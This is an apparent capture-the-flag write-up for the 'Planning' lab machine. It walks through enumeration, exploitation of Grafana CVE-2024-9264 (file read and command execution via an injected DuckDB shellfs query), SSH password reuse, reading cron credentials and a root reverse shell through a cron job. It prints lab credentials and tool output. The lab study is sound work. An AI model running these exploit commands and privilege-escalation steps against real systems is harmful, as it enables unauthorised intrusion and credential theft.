As is common in real life pentests, you will start the Planning box with credentials for the following account: admin / 0D5oT70Fq13EvB5r.
Init
Starting with nmap scan we have a SSH port open and http site at http://planning.htb.
Nmap scan report for 10.10.11.68
Host is up (0.87s latency).
Not shown: 998 closed tcp ports (conn-refused)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 9.6p1 Ubuntu 3ubuntu13.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 62:ff:f6:d4:57:88:05:ad:f4:d3:de:5b:9b:f8:50:f1 (ECDSA)
|_  256 4c:ce:7d:5c:fb:2d:a0:9e:9f:bd:f5:5c:5e:61:50:8a (ED25519)
80/tcp open  http    nginx 1.24.0 (Ubuntu)
|_http-title: Did not follow redirect to http://planning.htb/
|_http-server-header: nginx/1.24.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 565.69 seconds
The site takes us to a site where we can search some things:

As it turns out, searching does not do anything much. There does not seem to be any backend query. Going ahead with subdomain traversal, there is particular subdomain we find.
gobuster vhost -u http://planning.htb -w /opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt  --append-domain planning.htb -t 24

===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:             http://planning.htb
[+] Method:          GET
[+] Threads:         24
[+] Wordlist:        /opt/SecLists/Discovery/DNS/bitquark-subdomains-top100000.txt
[+] User Agent:      gobuster/3.6
[+] Timeout:         10s
[+] Append Domain:   true
===============================================================
Starting gobuster in VHOST enumeration mode
===============================================================

Found: grafana.planning.htb Status: 302 [Size: 29] [--> /login]
Progress: 100000 / 100001 (100.00%)
===============================================================
Finished
===============================================================
grafana has version 11.0.0.

This version has CVE-2024-9264 where we can do arbitrary path traversal for authenticated users. Using this PoC - https://github.com/nollium/CVE-2024-9264 - we can get files as well as execute shell commands!
Get file:
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Planning]
└──╼ [★]$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -f /etc/passwd "http://grafana.planning.htb"
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Reading file: /etc/passwd
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/etc/passwd'):
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
grafana:x:472:0::/home/grafana:/usr/sbin/nologin
Execute command:
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Planning]
└──╼ [★]$ python3 CVE-2024-9264.py -u admin -p 0D5oT70Fq13EvB5r -c ls "http://grafana.planning.htb"
[+] Logged in as admin:0D5oT70Fq13EvB5r
[+] Executing command: ls
[+] Successfully ran duckdb query:
[+] SELECT 1;install shellfs from community;LOAD shellfs;SELECT * FROM read_csv('ls
>/tmp/grafana_cmd_output 2>&1 |'):
[+] Successfully ran duckdb query:
[+] SELECT content FROM read_blob('/tmp/grafana_cmd_output'):
LICENSE
agent
bin
conf
linpeas.sh
public

Welp, it seems someone has already put linpeas here! Running linpeas there is an interesting password we find RioTecRANDEntANT! which potentially for user enzo.
User Flag
So, we try to login as enzo via SSH.
┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Planning]
└──╼ [★]$ ssh enzo@planning.htb
enzo@planning.htb's password:
The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection or proxy settings

Last login: Thu Sep 25 16:20:13 2025 from 10.10.16.36
enzo@planning:~$
And we have user.txt!
Privilege Escalation
The user is not able to run sudo as sudo -l returns error. Going forward and looking for open ports there are a lot of ports.
enzo@planning:~$ netstat -utln
Active Internet connections (only servers)
Proto Recv-Q Send-Q Local Address           Foreign Address         State
tcp        0      0 127.0.0.1:3000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:9001          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:8000          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.53:53           0.0.0.0:*               LISTEN
tcp        0      0 0.0.0.0:80              0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:33060         0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.54:53           0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:3306          0.0.0.0:*               LISTEN
tcp        0      0 127.0.0.1:38141         0.0.0.0:*               LISTEN
tcp6       0      0 ::1:9001                :::*                    LISTEN
tcp6       0      0 :::22                   :::*                    LISTEN
So, checking out each of these ports via curl -I http://127.0.0.1:PORT, there is another server on port 8000.
enzo@planning:~$ curl -I http://127.0.0.1:8000
HTTP/1.1 401 Unauthorized
X-Powered-By: Express
WWW-Authenticate: Basic realm="Restricted Area"
Content-Type: text/html; charset=utf-8
Content-Length: 0
ETag: W/"0-2jmj7l5rSw0yVb/vlWAYkK/YBwk"
Date: Thu, 25 Sep 2025 18:54:03 GMT
Connection: keep-alive
Keep-Alive: timeout=5
It is fetching data from a crontab db. Checking /opt/crontabs/crontab.db, there are 2 jobs mentioned one of which is backup with credentials for root user.
enzo@planning:/opt/crontabs$ cat crontab.db
{"name":"Grafana backup","command":"/usr/bin/docker save root_grafana -o /var/backups/grafana.tar && /usr/bin/gzip /var/backups/grafana.tar && zip -P P4ssw0rdS0pRi0T3c /var/backups/grafana.tar.gz.zip /var/backups/grafana.tar.gz && rm /var/backups/grafana.tar.gz","schedule":"@daily","stopped":false,"timestamp":"Fri Feb 28 2025 20:36:23 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740774983276,"saved":false,"_id":"GTI22PpoJNtRKg0W"}
{"name":"Cleanup","command":"/root/scripts/cleanup.sh","schedule":"* * * * *","stopped":false,"timestamp":"Sat Mar 01 2025 17:15:09 GMT+0000 (Coordinated Universal Time)","logging":"false","mailing":{},"created":1740849309992,"saved":false,"_id":"gNIRXh1WIc9K7BYX"}
After connecting via SSH having port forwarding enabled, we can visit remote host’s website hosted at port 8000 from local port 8001. Using the credential we obtained previously, we can login into the portal.

Now, we can edit and add new crontab jobs and manage them too! these jobs are run as root. So, we can add a new job and get a reverse shell on out machine!

┌─[htb_lab_truelyyours]─[10.10.16.36]─[truelyyours@parrot]─[~/htb/machines/Planning]
└──╼ [★]$ rlwrap nc -lvnp 9000
Listening on 0.0.0.0 9000
Connection received on 10.10.11.68 57686
bash: cannot set terminal process group (1333): Inappropriate ioctl for device
bash: no job control in this shell
root@planning:/# whoami
whoami
root
Now we can get the root flag from /root/root.txt.
Cheers 🎉. Treat yourself to a crisp cold glass of god’s nectar! 🥂😎🥂